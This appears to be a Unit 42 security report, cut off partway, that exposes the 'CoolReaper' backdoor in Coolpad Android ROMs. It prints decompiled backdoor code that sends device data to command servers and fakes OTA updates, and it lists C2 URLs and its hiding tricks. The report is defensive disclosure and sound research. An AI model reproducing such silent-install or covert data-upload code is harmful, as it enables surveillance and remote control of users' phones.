

# COOLREAPER:

## The Coolpad Backdoor

REPORT BY  
CLAUD XIAO & RYAN OLSON



unit42

# TABLE OF CONTENTS

## **Executive Summary 3**

## **Coolpad Background 4**

User Reporting for this Threat 4

Coolpad Global Expansion 5

## **CoolReaper: The CoolPad Backdoor 6**

CoolReaper Files and Versions 7

Origin 8

## **CoolReaper Analysis 9**

System Application with System User ID 9

User Interface 10

Code Structure 10

Component Functionalities 11

Command and Control Servers and the Coolyun Service 13

## **CoolReaper Back-End 17**

## **Hiding CoolReaper From Users 21**

Hidden From List of Installed Packages 21

Disable Notifications Menu 22

Evading Pre-Installed Antivirus Program 23

## **CoolReaper Reach and Impact 23**

Customer Reports 23

Geographic Range of Impact 25

## **Detection and Protection 28**

## **Conclusions and Risks 29**

## **Acknowledgements 30**

## **Appendix A: Significant Malicious Behaviors 30**



# Executive Summary

Coolpad™ is the sixth largest manufacturer of smartphones in the world, and the third largest in China. We have recently discovered that the software installed on many of Coolpad's high-end phones include a backdoor which was installed and operated by Coolpad, we have named that backdoor "CoolReaper."

After reviewing Coolpad complaints on message boards about suspicious activities on Coolpad devices, we downloaded multiple copies of the stock ROMs used by Coolpad phones sold in China. We found the majority of the ROMs contained the CoolReaper backdoor.

CoolReaper can perform the following tasks:

- Download, install, or activate any Android application without user consent or notification
- Clear user data, uninstall existing applications, or disable system applications
- Notify users of a fake Over-the-air (OTA) update that doesn't update the device, but installs unwanted applications
- Send or insert arbitrary SMS or MMS messages into the phone
- Dial arbitrary phone numbers
- Upload information about device, its location, application usage, calling and SMS history to a Coolpad server

We expect device manufacturers to install software on top of Android that provides additional functionality and customization, but CoolReaper does not fall into that category. Some mobile carriers install applications that gather usage statistics and other data on how their devices are performing. CoolReaper goes well beyond this type of data collection and acts as a true backdoor into Coolpad devices.

Coolpad customers in China have reported installation of unwanted applications and push-notification advertisements coming from the backdoor. Complaints about this behavior have been ignored by Coolpad or deleted.

Coolpad has also modified the Android OS contained in many of their ROMs. The modifications are specifically tailored to hide CoolReaper components from the user and from other applications operating on the device. These modifications make the backdoor much more difficult for antivirus programs to detect.

In November a white-hat security researcher identified a vulnerability in the back-end control system for CoolReaper, which allowed him to see how Coolpad controls the backdoor.

The known impact of CoolReaper thus far is limited to China and Taiwan, but Coolpad's position in the market and global expansion plans mean this backdoor presents a threat to Android users all over the world.

# Coolpad Background

## User Reporting for this Threat


Coolpad is a smartphone brand of the Yulong Computer Telecommunication Scientific (Shenzhen) Co., Ltd. (“Yulong”), a wholly owned subsidiary of the Coolpad Group Limited (“Coolpad”). Yulong is a public company, listed on the main board of HKSE since 2004, code: 02369.

According to Wall Street Journal and Canalis, Coolpad is 6th largest smartphone manufacturer in the world. In fact, based on a recent report from IDC, Coolpad has [a global market share of 3.7%](#). Since 2012, Coolpad has been the [3rd largest](#) smartphone maker in China, with a market share of 11.5% in the second quarter of 2014. It ranks behind only Lenovo and Xiaomi. In the first half of 2014, Coolpad [ranked first](#) in the Chinese 4G phone market with a share of 15.78%.

Coolpad’s flagship products are called the Halo series (also known as “Dazen” phones). This series includes multiple models that operate on both 3G and 4G networks.

Coolpad also makes many lower-priced phones. The following phones are listed on their official [online store](#) (See Figure 1):

- The Halo (Dazen) series: Dazen F1, Dazen F1 Plus, Dazen 1S, Dazen F2, Dazen Note
- The S series: Coolpad S6
- The K series: Coolpad K1
- The Magview series: Magview 9970, Magview 8971
- Others: Coolpad 8730L, Coolpad 8720L, Coolpad 7295, Coolpad 9150W, Coolpad 9080W, Coolpad 5951, Coolpad 7295C, Coolpad 8908



**FIGURE 1** + Halo (Dazen) series phones produced by Coolpad

In addition to direct retail sales, Coolpad distributes phones through all three major carriers in China: China Mobile, China Unicom, and China Telecom.

Although it's not as well known as Samsung or Apple, Coolpad outsells both companies in China and is expanding their global market, especially in the lucrative market for 4G phones: In the first half of 2014, Coolpad [produced](#) 29 new models, 12 of which operate on 4G networks; Coolpad shipped 37.2 million units in the whole of 2013; and in March of 2014 the company [shipped 6 million units in a single month](#). Coolpad's sales target in 2014 is 60 million phones worldwide, with the Halo (Dazen) series alone [expecting over 10 million sales](#).

## Coolpad Global Expansion

According to the [Wall Street Journal](#), Coolpad is planning to expand overseas to Southeast Asia, Europe and the U.S.

On the official Coolpad Americas [website](#), the company lists three models for sale in the United States.

- Coolpad Quattro 4G (Coolpad 5860E)
- Coolpad Flo
- Coolpad Quattro II

In 2012, Coolpad cooperated with MetroPCS Communications (which was then merged into T-Mobile), and [sold more than 1.3 million units](#) of Quattro 4G in the United States. In 2014, the company cooperated with GoSmart Mobile and began selling the Coolpad Flo in the United States.

Starting in 2013, Coolpad began working with Vodafone and France Télécom to sell the Coolpad 8860U and Coolpad 8870U in more than ten [European countries](#).

Beginning in July of 2014, Coolpad began cooperating with South East Asian local carriers in Taiwan, India and Indonesia, with plans to expand to Burma, Thailand and Malaysia. Through September 2014, over [500,000](#) of the Halo (Dazen) series have shipped to these countries.

# CoolReaper: The Coolpad Backdoor

Reports of suspicious activity on Coolpad Android devices began appearing on Chinese user forms in October of 2013. Users' reported advertisements being pushed as notifications, new applications appearing without the users knowledge and Over-The-Air (OTA) Updates that didn't update the OS as expected. To locate the cause of these anomalies we began investigating both stock and modified ROM files that form the base of the Coolpad Android installation.

Coolpad provides ZIP-format stock ROMs for the Halo (Dazen) series, the K series and the S series phones, and provides customized format stock ROMs for other models. All of these stock ROMs are available for download at Coolpad's official support forum or in their official service center. Coolpad provides these ROMs for OTA updates and for factory resets. We suspect — but have not confirmed — that these same ROMs were also flashed into corresponding models of phones when Coolpad manufactured them.

In November 2014 we downloaded 45 stock ROMs for all 8 models of the Halo (Dazen) series from Coolpad's official forum (Figure 2). To broaden our search, we also downloaded 32 third-party ROMs for 20 other Coolpad models from two ROM distribution sites in China: romzj.com and romzhijia.net. These ROMs are customized by the community but are based on the stock ROMs for each phone model.



**FIGURE 2** + Stock ROMs of Dazen F1 can be downloaded from official forum

In total, we acquired 77 ROMs for the Chinese versions of Coolpad Android devices. 64 of these ROMs contained the backdoor, (i.e., CoolReaper). 41 of the infected ROMs are the stock files for the 8 models of Dazen phones, and the other 23 are third-party ROMs for the remaining 16 Coolpad models. In total, we've confirmed that at least 24 different Coolpad models contain the CoolReaper backdoor. Table 1 lists the models and ROM files analyzed and the number of those infected for each model.

NAME AND MODEL NUMBER	ANALYZED ROMS	INFECTED ROMS
Dazen F2 8675	8	8
Dazen F2 8675-W00	1	1
Dazen 1S 9976A	8	5
Dazen 1S 9976T	5	4
Dazen F1 8297-C00	3	3
Dazen F1 8297	6	6
Dazen F1 8297W	8	8
Dazen Note 8670	6	6
Coolpad 5950	2	2
Coolpad 5950A	1	1
Coolpad 5951	2	2
Coolpad 7295A	2	1
Coolpad 7295C	2	1
Coolpad 7296	1	1
Coolpad 7298A	3	3
Coolpad 7298D	1	1
Coolpad 7620L	4	3
Coolpad 8079	1	1
Coolpad 8089	1	1
Coolpad 8190	2	1
Coolpad 8295	1	1
Coolpad 8705	1	1
Coolpad 8720L	3	2
Coolpad 8730L	1	1
Coolpad 8060	1	0
Coolpad 8150	1	0
Coolpad 9070	1	0
Coolpad 9970	1	0

**TABLE 1** Infected Models and ROMs number

## CoolReaper Files and Versions

In the various ROMs which included CoolReaper, the components are contained in packages with the following file names:

- /system/app/CP\_DMPapk
- /system/app/CP\_DMPodex
- /system/app/GoogleGmsFramework.apk
- /system/app/GoogleGmsFramework.odex
- /system/lib/libgmsframework.so

The libgmsframework.so file is not a library, but actually an APK file. The content of this file is always identical to that of GoogleGmsFramework.apk in the same ROM. The only difference between the two, is that the fake library is signed by a common debug certificate.

In total we located 12 different versions of CoolReaper as shown in Table 2.

NAME AND MODEL NUMBER	ANALYZED ROMS	INFECTED ROMS
CP_DMP.apk	2013101120	V2.11.01.2013101120_VER_2013.10.12_19:51:14
CP_DMP.apk	2013101122	V2.11.02.2013101122_VER_2013.10.12_20:45:09
CP_DMP.apk	2013102521	V2.13.01.2013102521_VER_2013.10.25_21:55:37
CP_DMP.apk	2013102521	V2.13.01.2013102521_VER_2013.10.29_20:08:29
CP_DMP.apk	2013112015	V2.17.01.2013112015_VER_2013.11.23_13:12:49
CP_DMP.apk	2013121921	V2.19.01.2013121921_VER_2013.12.20_14:00:37
CP_DMP.apk	2014011320	V2.23.01.2014011320_VER_2014.01.13_23:39:57
CP_DMP.apk	2014040220	V2.28.01.2014040220_VER_2014.04.02_19:28:28
GoogleGmsFramework.apk libgmsframework.so	2014062321	V3.03.01.2014062321_VER_2014.06.24_09:30:13
GoogleGmsFramework.apk libgmsframework.so	2014072115	V3.04.01.2014072115_VER_2014.07.25_09:45:43
GoogleGmsFramework.apk libgmsframework.so	2014101611	V3.06.01.2014101611_VER_2014.10.16_15:38:38
GoogleGmsFramework.apk libgmsframework.so	2014102915	V3.07.01.2014102915_VER_2014.10.29_14:52:04

**TABLE 2** Versions of CoolReaper Files

The developer used package-build date as its version code, and used a combination of build and integration time in its version name. Using these two identifiers we can see that CoolReaper was developed on or before October 12, 2013.

We also observed that around May 2014, a new primary version of the backdoor was released (from 2.x to 3.0). At the same time, the name of the package was changed from CP\_DMP.apk to GoogleGmsFramework.apk. We suspect this change was in response to customer reports of malicious actions by packages with the name “CP\_DMPapk”.

## Origin

One may suspect that the CoolReaper backdoor was created by a malicious third party. However, for the following reasons we believe that the backdoor was created and installed by Coolpad.

All CoolReaper APK files we have identified were signed with a certificate that belongs to Coolpad (see Table 3) and the 41 infected stock ROMs are also signed by the same certificate.

Some of the stock ROMs that included CoolReaper contained a modified version of Android that was changed specifically to hide CoolReaper from the user and from antivirus programs.

The two domains used as command and control servers for CoolReaper, coolyun.com and 51Coolpad.com, are registered by Coolpad and used by Coolpad for their public cloud services.



In November, a vulnerability in CoolReaper's backend control system was disclosed (see CoolReaper Back-End). Coolpad acknowledged the control systems existence when they agreed to patch the vulnerability. The control system is also hosted on coolyun.com, which also hosts the command and control server for CoolReaper.

## CoolReaper Analysis

To identify the functionality of this backdoor, we analyzed a CoolReaper sample that came from a stock ROM for Dazen F2 (Coolpad 8675) based on Android 4.4. The ROM was built on November 18, 2014 with the build ID 4.4.051.P2.141118.8675. The ROM has a SHA-1 value of 39240a84070040c27221b477f101bf9b1555d7ce. Within this ROM, the Coolreaper APK is located at /system/app/GoogleGmsFramework.apk. That APK file has a SHA-1 value of 3753244484c4a8b2b2dc8c3b7e119eabd0490398.

The code in this APK file was obfuscated by [ProGuard](#), a tool that is used to make reverse engineering more difficult by obfuscating symbol names. In the process of analyzing this code we have renamed many of the symbols back to what we expect their original name was. Readers will see many of these names in screenshots contained in this document. We renamed the functions based on the following principles.

1. CoolReaper's developer included many debugging strings that identify the name of original class or function; where possible, we have used these names. (Figure 3)
2. The code is high quality and the developer was very consistent about using specific schemas; the renamed functions follow those schemas.
3. Where we were unable to identify the author's intended name we based the new name on the functionality of the object.

```
public class PushProcForcesendsms extends PushProcTemplate {
    private static final String TAG = "PushProcForcesendsms";
    private int aG;
    private Context mContext;
    private DmpPushMsg msg;
    private ForcesendsmsBean sms_data;
```

**FIGURE 3** + Many classes use a TAG field for debugging purposes.

Changing the names of these functions makes the code more readable, but does not change logic or functionality of the code.

## System Application with System User ID

In the infected ROMs, CoolReaper is installed as an Android system application. All of the samples also have the same package name, "com.android.update.dmp". The identifier "DMP" occurs in the file name, the package name, C2 URLs and other locations. We suspect this is an acronym for "Data Management Platform."

In the AndroidManifest.xml, which specifies how an App interacts with the Android system, CoolReaper declares an android:sharedUserId attribute with the value of "android.uid.system" (Figure 4). By doing this, the application will run with the uid of the system user which has system privileges on the device. This is intended for applications built into the operating system and not those installed by 3rd parties.

```
<manifest android:sharedUserId="android.uid.system" android:versionCode="2014072115" android:versionName="V3.04.01.2014072115_VER_2014.07.25_09:45:43" android:installLocation="internalOnly" package="com.android.update.dmp"
```

**FIGURE 4** + Package name and UserId of CoolReaper.

Figure 5 shows the certificate used to sign CoolReaper samples, which belongs to Coolpad and also signed the stock ROMs we have analyzed.

```
Owner: EMAILADDRESS=android@yulong.com, CN=YuLong, OU=YuLong, O=YuLong, L=ShenZhen, ST=GuangDong, C=CN
Issuer: EMAILADDRESS=android@yulong.com, CN=YuLong, OU=YuLong, O=YuLong, L=ShenZhen, ST=GuangDong, C=CN
Serial number: fb1ecd58cb8358f7
Valid from: Fri Oct 22 08:26:53 PDT 2010 until: Fri Sep 21 08:26:53 PDT 2035
Certificate fingerprints:
    MD5: DB:DB:3B:ED:34:72:B1:B3:C4:CA:59:BE:CD:33:9F:44
    SHA1: 5D:F8:F0:82:12:61:A2:34:D1:11:02:8E:FD:DF:FA:3C:88:89:76:49
Signature algorithm name: SHA1withRSA
Version: 3
```

**FIGURE 5** + Coolpad certificate used to sign CoolReaper files.

## User Interface

CoolReaper's visible application name is "Android System", and uses an icon from another real system application, however, CoolReaper does not appear in the Android launcher.

CoolReaper has implemented very few components of the user interface. Some of them are non-effective, such as the com.android.update.dmp.MainActivity; and others are used for malicious or potentially unwanted functionalities. These components include com.android.update.dmp.PretendedOTADialog, which is used to show a false OTA update notification and com.android.update.dmp.weblinkhandler.WebLinkActivity, which opens a specific URL supplied by the command and control server.

Approximately half of CoolReaper's malicious and potentially unwanted behaviors have no user interface and provide no user notifications.

## Code Structure

CoolReaper's primary code can be split into two major components. The author refers to the first component as "DMP" and the second component as "ICU".

Java classes in the DMP component have a common prefix “com.android.update.dmp”. They are responsible for fetching remote commands from the C2 server, downloading related files, and performing local malicious behaviors. This component is triggered by common events such as BOOT\_COMPLETED, CONNECTIVITY\_CHANGE and USER\_PRESENT. When these events occur, DMP starts a server named com.android.update.dmp.SystemOptService in the background.

Java classes in the ICU component have a common prefix of “com.android.icu”. These are responsible for collecting user information and sending it to the C2 server. ICU operates as a system service named com.android.icu.service.SystemPipeService.

It appears that the DMP and ICU components are developed separately as they have different functionalities, different code paths, different C2 server addresses, and do not invoke each other.

## Component Functionalities

Within CoolReaper, the DMP and ICU components implement many capabilities that, when combined, make a very functional backdoor.

The DMP component functions are mainly for remotely controlling the device. This component contains functions that allow it to take the following actions:

- Download a specified APK file, OTA update package and other kinds of files without user confirmation
- Install downloaded APK file in the background without user confirmation
- Launch any installed application without user confirmation
- Start specified service in any installed application without user confirmation
- Uninstall any application from the device in the background without user confirmation
- Create a shortcut of installed application on the desktop, or delete any shortcut from the desktop
- Clear user data of any specified application without user confirmation
- Enable or disable specified system application without user confirmation
- Notify the user of a normal OTA update
- Notify the user of a fake OTA update
- Perform an OTA update using a previously downloaded package.
- Dial a specified phone number without user confirmation
- Send SMS with specified content to a specified phone number without user confirmation
- Insert a new SMS or MMS into the inbox with specified content and specified a phone number, and display a fake notification
- Open a specified URL with the default browser or with specified application without user confirmation
- Get or set specified system properties
- Popup a notification or a dialog, after user clicks it, download and install specified APK
- Popup a notification, after user clicks it, dial specified phone number
- Popup a notification, after user clicks it, display a HTML

- Popup a notification, after user clicks it, launch any installed application
- Upload the device's disk information to the C2 server
- Send information about whether the device was rooted or not (or not) to the C2 server

On the other hand, the ICU component mainly collects user information and sends it to the C2 server. ICU collects and uploads the following information:

- The device's hardware information
- The device's geographic information including city and province names
- Information about all installed applications and their usage frequency
- Count and duration of calls, count of SMS messages sent and received
- Network information, including all network connection types and time they began

It is clear from all of the functionalities listed above, that CoolReaper can act as a backdoor. The operator can simply uninstall or disable all security applications in user devices, install additional malware, steal information and inject content into the users device in multiple ways.

Beyond this functionality, many of the debugging strings within the code itself include the words "backdoor". For example, according to debugging code one class is named "BackDoorManager" and contains a method named "processBackDoor" (Figure 6).

```
public class BackDoorManager {
    private static String TAG;

    static {
        BackDoorManager.TAG = "BackDoorManager";
    }

    public BackDoorManager() {
        super();
    }

    public static DmpPushCtrule processBackdoor(DeviceInfoBean arg6) {
        DmpPushCtrule dmpPushCtrule1;
        DmpPushCtrule dmpPushCtrule = null;
        String string = HttpRequest.PostGZipJson(DMP_Client.ctruleservlet, new Gson().toJson(arg6));
        Logger.d(BackDoorManager.TAG, "processBackDoor():AppClient post=" + string);
        if(TextUtils.isEmpty(((CharSequence)string))) {
            dmpPushCtrule1 = dmpPushCtrule;
        }
        else {
            Object object = new Gson().fromJson(string, DmpPushCtruleResultBean.class);
            Logger.d(BackDoorManager.TAG, "processBackDoor fromJson.getResult()=" + ((DmpPushCtruleResultBean)
                object).getResult());
            if(object != null && ((DmpPushCtruleResultBean)object).getResult() != null) {
                return ((DmpPushCtruleResultBean)object).getResult();
            }
        }
    }
}
```

**FIGURE 6** + The BackDoorManager class.

When performing the “pretended” OTA update function, the feedback report message is “the preset app back door is opened!” and in the default preference file an item is named “isBackDoorMsgSended” (Figure 7).

```
public class PretendedOTADialog extends Activity {
    class TheListener implements DialogInterface$OnClickListener {
        TheListener(PretendedOTADialog arg1) {
            this.dialog = arg1;
            super();
        }

        public void onClick(DialogInterface dialog, int which) {
            if(which == -1) {
                SystemProperties.set("persist.sys.presetota.flag", "1");
                PretendedOTADialog.send_report(this.dialog, true, "the preset app back door is opened!",
                    PretendedOTADialog.getPushMsg(this.dialog));
                new Thread() {
                    public void run() {
                        super.run();
                        Thread.sleep(2000);
                        this.listener.dialog.getSystemService("power").reboot("reboot");
                    }
                }.start();
                this.dialog.finish();
            }
            else if(which == -2) {
                boolean bool = DMPPreference.getDefaultPrefBool(PretendedOTADialog.getContext(this.dialog),
                    "isBackDoorMsgSended");
                String string = SystemProperties.get("persist.sys.presetota.flag");
                String string1 = DMPPrefPresetOTA.getPresetOTA(PretendedOTADialog.getContext(this.dialog));
                if((bool) && (string.equals("0")) && !TextUtils.isEmpty(((CharSequence)string1)) && (
                    string1.equals("0"))) {
                    this.dialog.finish();
                    return;
                }
            }
        }
    }
}
```

**FIGURE 7** + Backdoor message and preference.

The debugging message, feedback message and preference name are of course, not malicious by themselves. However, these strings indicate that the author of CoolReaper intended it to be a backdoor into these devices.

CoolReaper contains far too much functionality to detail here. Appendix A contains screenshots of the source code for the most significant functions implemented in this backdoor.

## Command and Control Servers and the Coolyun Service

The DMP and ICU components of CoolReaper use two different groups of URLs as their command and control (C2) servers.

The DMP component configuration (Figure 8) lists the following domain names and IP address:

- dmp.51Coolpad.com
- dmp.coolyun.com
- 13.142.37.149



```

static {
    DMP_Client.pu = false;
    DMP_Client.dmp_api_url = "http://dmp.coolyun.com/dmp/api/";
    DMP_Client.dum_api_url2 = "http://113.142.37.149/dmp/api/";
    DMP_Client.userregister = "userregister";
    DMP_Client.getstrategy = "getstrategy";
    DMP_Client.getpushmsg = "getpushmsg";
    DMP_Client.reportpushmsg = "reportpushmsg";
    DMP_Client.updatepushmsg = "updatepushmsg";
    DMP_Client.exceptupload = "exceptupload";
    DMP_Client.setuserstate = "setuserstate";
    DMP_Client.getapkupdate = "getapkupdate";
    DMP_Client.strategyandupdate = "strategyandupdate";
    DMP_Client.ctruleservlet = "ctruleservlet";
    DMP_Client.ctrulereportservlet = "ctrulereportservlet";
    DMP_Client.ok = "ok";
    DMP_Client.qN = 1;
    DMP_Client.qO = 2;
    DMP_Client.qP = 3;
}

```

**FIGURE 8** + Some configurations about the C2 server.

At the time of our analysis, these domain names resolved to the IP address listed above, 113.142.37.149. CoolReaper has the ability to update the C2 server at any time (Figure 9).

```

private void processServiceInit(Context arg11) {
    NetworkMsg a1;
    long l = 86400000;
    long l1 = 0;
    SystemOptService.n(false);
    SystemOptService.p(false);
    if(!DMP_Client.dmp_api_url.equals(DMPPreference.aZ(arg11))) {
        DMPPreference.a(SystemOptService.mContext, Boolean.valueOf(false));
        DMPPreference.a(SystemOptService.mContext, Long.valueOf(0));
        Logger.d(SystemOptService.TAG, "processServiceInit server Change reRegister!");
    }
    else {
        Logger.d(SystemOptService.TAG, "processServiceInit server not Change");
    }
}

```

**FIGURE 9** + Update C2 server address during running.

The DMP component uses an HTTP POST request to communicate with the C2 server. When fetching commands or uploading information, it uses a unique User-Agent: "UAC/1.0.0 (Android <Build.VERSION.RELEASE>; Linux)" (Figure 10). Here the <Build.VERSION.RELEASE> is the system version name in the Android OS installed on the device.

```
public static String postParam(String page, HashMap post_data_map) throws Exception {
    String string2;
    String string = null;
    String post_url = PushmsgHttpConfig.pushmsg_domain + page + "?productid=" + HttpRequest.productId
        + "&versionid=" + HttpRequest.versionId + "&userid=" + HttpRequest.userid + "&runmode="
        + HttpRequest.runmode;
    BasicHttpParams basicHttpParams = new BasicHttpParams();
    HttpConnectionParams.setConnectionTimeout(((HttpParams)basicHttpParams), HttpRequest.connection_timeout);
    HttpConnectionParams.setSoTimeout(((HttpParams)basicHttpParams), HttpRequest.timeout);
    HttpProtocolParams.setUserAgent(((HttpParams)basicHttpParams), "UAC/1.0.0 (Android " + Build.VERSION
        .RELEASE + "; Linux)");
    DefaultHttpClient defaultHttpClient = new DefaultHttpClient(((HttpParams)basicHttpParams));
    HttpPost httpPost = new HttpPost(post_url);
```

**FIGURE 10** + User-Agent used in C2 traffic

Within the CMP component, CoolReaper uses 13 different URLs to register the device, retrieve the running configuration, fetch commands, report execution results, upload exception information, download APK files and perform other tasks. Those URLs are listed below:

- <http://dmp.51Coolpad.com/dmp/api/getfirstpushmsg>
- <http://dmp.coolyun.com/dmp/api/userregister>
- <http://dmp.coolyun.com/dmp/api/getstrategy>
- <http://dmp.coolyun.com/dmp/api/getpushmsg>
- <http://dmp.coolyun.com/dmp/api/reportpushmsg>
- <http://dmp.coolyun.com/dmp/api/updatepushmsg>
- <http://dmp.coolyun.com/dmp/api/exceptupload>
- <http://dmp.coolyun.com/dmp/api/setuserstate>
- <http://dmp.coolyun.com/dmp/api/getapkupdate>
- <http://dmp.coolyun.com/dmp/api/strategyandupdate>
- <http://dmp.coolyun.com/dmp/api/ctruleservlet>
- <http://dmp.coolyun.com/dmp/api/ctrulereportservlet>
- <http://dmp.coolyun.com/dmp/api/strategyandupdate>

The ICU component uses the following URLs to download configuration data and upload user information:

- <http://icudata.coolyun.com/>
- <http://icudata.51Coolpad.com/>
- <http://113.142.37.246/filereceiver>
- <http://icucfg.coolyun.com/>
- <http://icucfg.51Coolpad.com/>
- <http://113.142.37.246/icucfg>
- <http://file.Coolpadfuns.cn/actioncollect>

In addition to hosting the command and control infrastructure for CoolReaper, coolyun.com also hosts Coolpad's public cloud service named "Coolyun." (Figure 11)



**FIGURE 11** + Coolyun.com the CoolReaper C2 belongs to Coolpad

Through Coolyun, Coolpad offers services and applications for Android users. We compared CoolReaper to Coolyun client to confirm it was not a legitimate Coolyun "administration" application.

The Coolyun application package name is "com.android.coolwind". It is available from Cooyun.com and through various application stores. We registered a Coolyun account and saw that the user panel shows only a few services, including backup of contacts, calendar, SMS, calling history, notes, bookmarks, photos, find my phone, and cloud storage. These functions are very different from CoolReaper.

In fact, except for using the same C2 domain name, the only relationship between CoolReaper and the Coolyun service is that the ICU component collects the Coolyun account name from infected devices and sends it to the C2 server.



# CoolReaper Back-End

Typically the backend control system for a backdoor like CoolReaper would not be accessible to researchers or the public, but recent developments have given us a glimpse into how Coolpad uses this tool.

Wooyun.org is a vulnerability assessment crowdsourcing website similar to Bugcrowd. On November 19, 2014 an independent white hat researcher named “爱上平顶山” (Aishangpingdingshan) submitted a vulnerability (WooYun-2014-83824) to Coolpad with the title [“A critical vulnerability in Coolpad’s official backend platform for silently installing APK functionality”](#) (Figure 12). That same day, Coolpad confirmed the vulnerability, gave it the highest score (20) and made the comment “Thank you for providing the information, we will fix it ASAP.Thanks.” (Figure 13)

**WooYun.org** 加关注 11.6万

首页 厂商列表 白帽子 乌云榜 团队 漏洞列表 提交漏洞 安全中心 乌云招聘 乌云集市

当前位置: [WooYun](#) >> [漏洞信息](#)

## 漏洞概要

缺陷编号: **WooYun-2014-83824**  
漏洞标题: 酷派官方静默安装apk功能后台存在高危漏洞(演示定制机是如何在你的手机默默安装) 🌩️  
相关厂商: [yulong.com](#)  
漏洞作者: [爱上平顶山](#)  
提交时间: 2014-11-19 11:41  
漏洞类型: 系统/服务运维配置不当  
危害等级: 高  
自评Rank: 20  
漏洞状态: 厂商已经确认  
漏洞来源: <http://www.wooyun.org>  
Tags标签: [第三方不可信程序](#) [敏感信息泄露](#)  
分享漏洞: [+](#) 分享到 [+](#) [+](#) [+](#) 4

## 漏洞详情

### 披露状态:

- 2014-11-19: 细节已通知厂商并且等待厂商处理中
- 2014-11-19: 厂商已经确认, 细节仅向厂商公开
- 2014-11-29: 细节向核心白帽子及相关领域专家公开

**FIGURE 12** + Vulnerability report of the backend control system in Wooyun.

## 漏洞回应

### 厂商回应:

危害等级: 高

漏洞Rank: 20

确认时间: 2014-11-19 14:10

### 厂商回复:

感谢提供, 我们尽快解决, 谢谢。

### 最新状态:

暂无

### FIGURE 13 + Coolpad confirmed the vulnerability.

Wooyun practices responsible disclosure, meaning that the details of the vulnerability were not made public. However, as a certified white-hat researcher registered with Wooyun, we were able to view the details of the vulnerability submission 10 days after Coolpad confirmed its existence.

The detailed vulnerability report describes it as an unauthorized access issue within auth.coolyun.com. Through this authentication gateway, the researcher was able to log into a "Permission Management Platform" which had functionalities including:

- "Push App Through Fake OTA"
- "Silently Install APK"
- "Push Backend Command"
- "Push Activate the APK"

The screenshots (Figure 14) also showed some applications had recently been pushed for silent installation. All these applications' names ended with Chinese characters of "Silently Overwrite Update":

功能导航 << 欢迎使用基础开发平台

PUSH资源上传平台 > 首页 APK静默安装

### PUSH强制安装参数填写

共: 15条 第1/1页 < 首页 < 上一页 下-

